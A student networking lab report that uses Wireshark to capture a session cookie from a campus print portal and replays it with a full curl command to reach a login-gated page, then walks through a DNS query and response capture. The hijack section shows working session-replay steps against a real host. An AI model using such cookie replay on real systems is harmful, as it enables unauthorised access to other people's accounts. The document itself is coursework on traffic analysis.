
# CS305B Lab5 Report

*11812418 樊青远 Fan Qingyuan*

# ASSIGNMENT 5.1 SESSION HIJACK

## Capture session cookie

We first use the wireshark to capture the traffic, then we apply the filter `http.request.uri contains "client/new/cprintPc/printDev.html"` to find the corresponding request contain the path of "printer device" (which is `http://pms.sustech.edu.cn/client/new/cprintPc/printDev.html`).



Wi-Fi: en0

http.request.uri contains "client/new/cprintPc/printDev.html"

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 5508 | 49.260340 | 192.168.31.185 | 172.18.1.141 | HTTP | 894 | GET /client/new/cprintPc/printDev.html HTTP/1.1 |
| 5530 | 49.475452 | 192.168.31.185 | 172.18.1.141 | HTTP | 776 | GET /client/new/cprintPc/css/printDev.css?_v=0.2552885063316408 H… |
| 5589 | 49.511268 | 192.168.31.185 | 172.18.1.141 | HTTP | 759 | GET /client/new/cprintPc/js/printDev.js?v=0.12644590424042046 HTT… |

```
Accept-Encoding: gzip, deflate\r\n
Accept-Language: zh-CN,zh-HK;q=0.9,zh-TW;q=0.8,zh;q=0.7,en-US;q=0.6,en;q=0.5\r\n
[truncated]Cookie: setlogin=password; set_change_password=1; set_show_langbtn=1; set_print_color=black%2Ccolorful; set_uniprint_changpassword_a
  Cookie pair: setlogin=password
  Cookie pair: set_change_password=1
  Cookie pair: set_show_langbtn=1
  Cookie pair: set_print_color=black%2Ccolorful
  Cookie pair: set_uniprint_changpassword_api=1
  Cookie pair: set_mobile_index_school_link=http%3A//zjut.cprint.unifound.net
  Cookie pair: OSESSIONID=b50ee7f1570749bab2047e785a55554d
\r\n
[Full request URI: http://pms.sustech.edu.cn/client/new/cprintPc/printDev.html]
```

```
0280  30 2e 35 0d 0a 43 6f 6f  6b 69 65 3a 20 73 65 74   0.5··Coo kie: set
0290  6c 6f 67 69 6e 3d 70 61  73 73 77 6f 72 64 3b 20   login=pa ssword;
02a0  73 65 74 5f 63 68 61 6e  67 65 5f 70 61 73 73 77   set_chan ge_passw
02b0  6f 72 64 3d 31 3b 20 73  65 74 5f 73 68 6f 77 5f   ord=1; s et_show_
02c0  6c 61 6e 67 62 74 6e 3d  31 3b 20 73 65 74 5f 70   langbtn= 1; set_p
02d0  72 69 6e 74 5f 63 6f 6c  6f 72 3d 62 6c 61 63 6b   rint_col or=black
02e0  25 32 43 63 6f 6c 6f 72  66 75 6c 3b 20 73 65 74   %2Ccolor ful; set
02f0  5f 75 6e 69 70 72 69 6e  74 5f 63 68 61 6e 67 70   _uniprin t_changp
0300  61 73 73 77 6f 72 64 5f  61 70 69 3d 31 3b 20 73   assword_ api=1; s
0310  65 74 5f 6d 6f 62 69 6c  65 5f 69 6e 64 65 78 5f   et_mobil e_index_
```

HTTP Cookie (http.cookie),247 bytes · Packets: 16331 · Displayed: 3 (0.0%) · Profile: Default

We can view the cookie of the reques in the wireshark panel.

## Replay HTTP request

We replay the request with the following `curl` command:

```
curl 'http://pms.sustech.edu.cn/client/new/cprintPc/printDev.html' \
  -H 'Connection: keep-alive' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'DNT: 1' \
  -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_3)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36' \
  -H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9' \
  -H 'Referer: http://pms.sustech.edu.cn/client/new/cprintPc/help.html' \
  -H 'Accept-Language: zh-CN,zh-HK;q=0.9,zh-TW;q=0.8,zh;q=0.7,en-
US;q=0.6,en;q=0.5' \
  -H 'Cookie: setlogin=password; set_change_password=1; set_show_langbtn=1;
set_print_color=black%2Ccolorful; set_uniprint_changpassword_api=1;
set_mobile_index_school_link=http%3A//zjut.cprint.unifound.net;
OSESSIONID=b50ee7f1570749bab2047e785a55554d' \
  --compressed \
  --insecure
```

the result was:

```
*   Trying 172.18.1.141:80...
* Connected to pms.sustech.edu.cn (172.18.1.141) port 80 (#0)
> GET /client/new/cprintPc/printDev.html HTTP/1.1
> Host: pms.sustech.edu.cn
> Accept-Encoding: deflate, gzip
> Connection: keep-alive
> Upgrade-Insecure-Requests: 1
> DNT: 1
> User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_3) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36
> Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
> Referer: http://pms.sustech.edu.cn/client/new/cprintPc/help.html
> Accept-Language: zh-CN,zh-HK;q=0.9,zh-TW;q=0.8,zh;q=0.7,en-US;q=0.6,en;q=0.5
> Cookie: setlogin=password; set_change_password=1; set_show_langbtn=1;
set_print_color=black%2Ccolorful; set_uniprint_changpassword_api=1;
set_mobile_index_school_link=http%3A//zjut.cprint.unifound.net;
OSESSIONID=b50ee7f1570749bab2047e785a55554d
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.15.6
< Date: Wed, 17 Mar 2021 13:08:45 GMT
< Content-Type: text/html
< Content-Length: 4937
< Connection: keep-alive
< Last-Modified: Thu, 29 Aug 2019 13:26:10 GMT
< ETag: "1d55e2a44035649"
<
<!DOCTYPE html>
<html lang="en">
<head>
    <meta http-equiv="X-UA-Compatible" content="IE=Edge"/>
    <meta charset="UTF-8"/>
    <meta name="description" content=""/>
    <meta name="keywords" content="云打印,打印,自助打印,联创自助打印,打印驱动"/>
    <meta name="viewport" content="width=1226"/>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="shortcut icon" href="./favicon.ico" type="image/x-icon"/>
    <meta http-equiv="Cache-Control" content="no-transform "/>
    <meta http-equiv="Cache-Control" content="no-siteapp"/>
    <script type="text/javascript">
        document.write("<link rel='stylesheet' type='text/css'
href='./css/base.css?_v=" + Math.random() + "' />");
        document.write("<link rel='stylesheet' type='text/css'
href='./css/public.css?_v=" + Math.random() + "' />");
        document.write("<link rel='stylesheet' type='text/css'
href='./css/printDev.css?_v=" + Math.random() + "' />");
    </script>
    <title>联创云打印</title>
    <!--[if lt IE 10]>
    <script src="./lib/css3-mediaqueries.js"></script>
    <script src="./lib/html5.js"></script>
    <![endif]-->
</head>
<body>
<div id="printDev" class="wrap">
    <div class="main relative">
        <div class="container">
            <ul id="devul" class="devlist fs18">
                <li class="clearfix relative">
                    <h4 class="fl break1">名称</h4>
                    <div class="fl paperwrap">
                        <!--<span class="" data-id="640016">纸张</span>-->
                        <span class="" data-id="">纸张</span>
                    </div>
                    <div class="fl gongwrap">
                        <span class="" data-id="640066">功能</span>:
                    </div>
                    <div class="fr statewrap state2 idQuery">状态</div>
                </li>
                <script type="text/html" id="devlist-template">
                    {{each result}}
                    <li class="clearfix relative">
                        <!--<i class="icon_address"></i>-->
                        <h4 class="fl break1" title="{{$value.szName}}">
{{$value.szName}}</h4>
                        <div class="fl paperwrap">
                            {{$value.x_papers}}
                        </div>
                        <div class="fl gongwrap">
                            {{if $value.x_gong.indexOf("1")!=-1}}
                            <span class="idQuery" data-id="640009">打印</span>,
                            {{/if}}
                            {{if $value.x_gong.indexOf("2")!=-1}}
                            <span class="idQuery" data-id="640011">复印</span>,
                            {{/if}}
                            {{if $value.x_gong.indexOf("4")!=-1}}
                            <span class="idQuery" data-id="640010">扫描</span>,
                            {{/if}}
                            {{if $value.x_gong.indexOf("8")!=-1}}
                            <span class="idQuery" data-id="640067">支持彩色
</span>
                            {{/if}}
                            <!--功能：扫描、打印、复印、支持彩色-->
                        </div>

                        {{if $value.x_state_flag==1}}
                        <div class="fr statewrap state3 idQuery" data-
id="640070">忙碌</div>
                        {{else if $value.x_state_flag==2}}
                        <div class="fr statewrap state1 idQuery" data-
id="640068">空闲</div>
                        {{else if $value.x_state_flag==3}}
                        <div class="fr statewrap state2 idQuery" data-
id="640069">不可用</div>
                        {{/if}}
                    </li>
                    {{/each}}
                </script>
            </ul>
            <div id="nolist_js" class="nolistwrap hide">
                <div class="nolist">
                    <i class="icon_nodev"></i>
                    <span class="idQuery" data-id="640090">没有可打印点</span>
                </div>
            </div>
            <div class="loading"></div>
        </div>
    </div>
</div>
<div class="footer"></div>
<div class="all-loading1"></div>
</body>
```


```
<script src="./lib/jquery.min.js"></script>
<script src="./lib/template.js"></script>
<script src="./lib/json2.js"></script>
<script type="text/javascript">
    document.write("<script type='text/javascript' src='../setconfig.js?v=" +
Math.random() + "'><\/script>");
    document.write("<script type='text/javascript' src='./js/host.js?v=" +
Math.random() + "'><\/script>");
    document.write("<script type='text/javascript' src='./js/common.js?v=" +
Math.random() + "'><\/script>");
    document.write("<script type='text/javascript' src='./js/printDev.js?v=" +
Math.random() + "'><\/script>");
</script>
* Connection #0 to host pms.sustech.edu.cn left intact
</html>%
```

We could found that the using the cookie we obtained from Wireshark, we could replay the http request and get the printer of campus which needs login.

# ASSIGNMENT 5.2 DNS INSPECTION

## Capture DNS

We use the capture filter `udp port 53` and display flag `dns.qry.name == "mirrors.sustech.edu.cn"` to filter the DNS query result withe the domain `mirrors.sustech.edu.cn`:



```
dns.qry.name == "mirrors.sustech.edu.cn"
```

```
No.   Time      Source          Destination     Protocol Length Info
    1 0.000000  192.168.31.185  192.168.31.1    DNS        93 Standard query 0xe3aa A mirrors.sustech.edu.cn OPT
    2 0.009273  192.168.31.1    192.168.31.185  DNS       109 Standard query response 0xe3aa A mirrors.sustech.edu.cn A 172.18.…
```

```
∨ Domain Name System (query)
    Transaction ID: 0xe3aa
  > Flags: 0x0120 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ∨ Queries
      > mirrors.sustech.edu.cn: type A, class IN
  > Additional records
    [Response In: 2]
```


```
0000  88 c3 97 e7 cd 84 38 f9  d3 75 70 88 08 00 45 00   ······8· ·up···E·
0010  00 4f a2 59 00 00 40 11  18 3a c0 a8 1f b9 c0 a8   ·O·Y··@· ·:······
0020  1f 01 f4 9c 00 35 00 3b  ba 07 e3 aa 01 20 00 01   ·····5·; ····· ··
0030  00 00 00 00 00 01 07 6d  69 72 72 6f 72 73 07 73   ·······m irrors·s
0040  75 73 74 65 63 68 03 65  64 75 02 63 6e 00 00 01   ustech·e du·cn···
0050  00 01 00 00 29 10 00 00  00 00 00 00 00            ····)··· ·····
```

### Where did the query send?

`192.168.31.1`

### What did the query said?


Query `A` record for `mirrors.sustech.edu.cn`



```
    Additional RRs: 1
  Queries
    mirrors.sustech.edu.cn: type A, class IN
        Name: mirrors.sustech.edu.cn
        [Name Length: 22]
        [Label Count: 4]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
```

### Does the server support recursive query?

Yes, the server `1.2.4.8` could do the recursive query.



```
  140 247.055963    1.2.4.8               192.168.31.185        DNS       222 Standard query response 0x8c55 A mirrors.sustech.edu.cn A 116.7.2

  Flags: 0x8180 Standard query response, No error
     1... .... .... .... = Response: Message is a response
     .000 0... .... .... = Opcode: Standard query (0)
     .... .0.. .... .... = Authoritative: Server is not an authority for domain
     .... ..0. .... .... = Truncated: Message is not truncated
     .... ...1 .... .... = Recursion desired: Do query recursively
     .... .... 1... .... = Recursion available: Server can do recursive queries
     .... .... .0.. .... = Z: reserved (0)
     .... .... ..0. .... = Answer authenticated: Answer/authority portion was not authenticated by the server
     .... .... ...0 .... = Non-authenticated data: Unacceptable
     .... .... .... 0000 = Reply code: No error (0)
```

### What did the respond said?

```
Frame 140: 222 bytes on wire (1776 bits), 222 bytes captured (1776 bits) on
interface en0, id 0
Ethernet II, Src: BeijingX_e7:cd:84 (88:c3:97:e7:cd:84), Dst: Apple_75:70:88
(38:f9:d3:75:70:88)
Internet Protocol Version 4, Src: 1.2.4.8, Dst: 192.168.31.185
User Datagram Protocol, Src Port: 53, Dst Port: 60732
Domain Name System (response)
    Transaction ID: 0x8c55
    Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 2
    Additional RRs: 4
    Queries
        mirrors.sustech.edu.cn: type A, class IN
            Name: mirrors.sustech.edu.cn
            [Name Length: 22]
            [Label Count: 4]
            Type: A (Host Address) (1)
            Class: IN (0x0001)
    Answers
        mirrors.sustech.edu.cn: type A, class IN, addr 116.7.234.220
    Authoritative nameservers
        sustech.edu.cn: type NS, class IN, ns ns2.sustech.edu.cn
        sustech.edu.cn: type NS, class IN, ns ns1.sustech.edu.cn
    Additional records
        ns1.sustech.edu.cn: type A, class IN, addr 110.65.147.31
        ns2.sustech.edu.cn: type A, class IN, addr 116.7.234.32
        ns1.sustech.edu.cn: type AAAA, class IN, addr 2001:da8:201d::42:92
        ns2.sustech.edu.cn: type AAAA, class IN, addr 2001:da8:201d::42:93
    [Request In: 139]
    [Time: 0.054213000 seconds]
```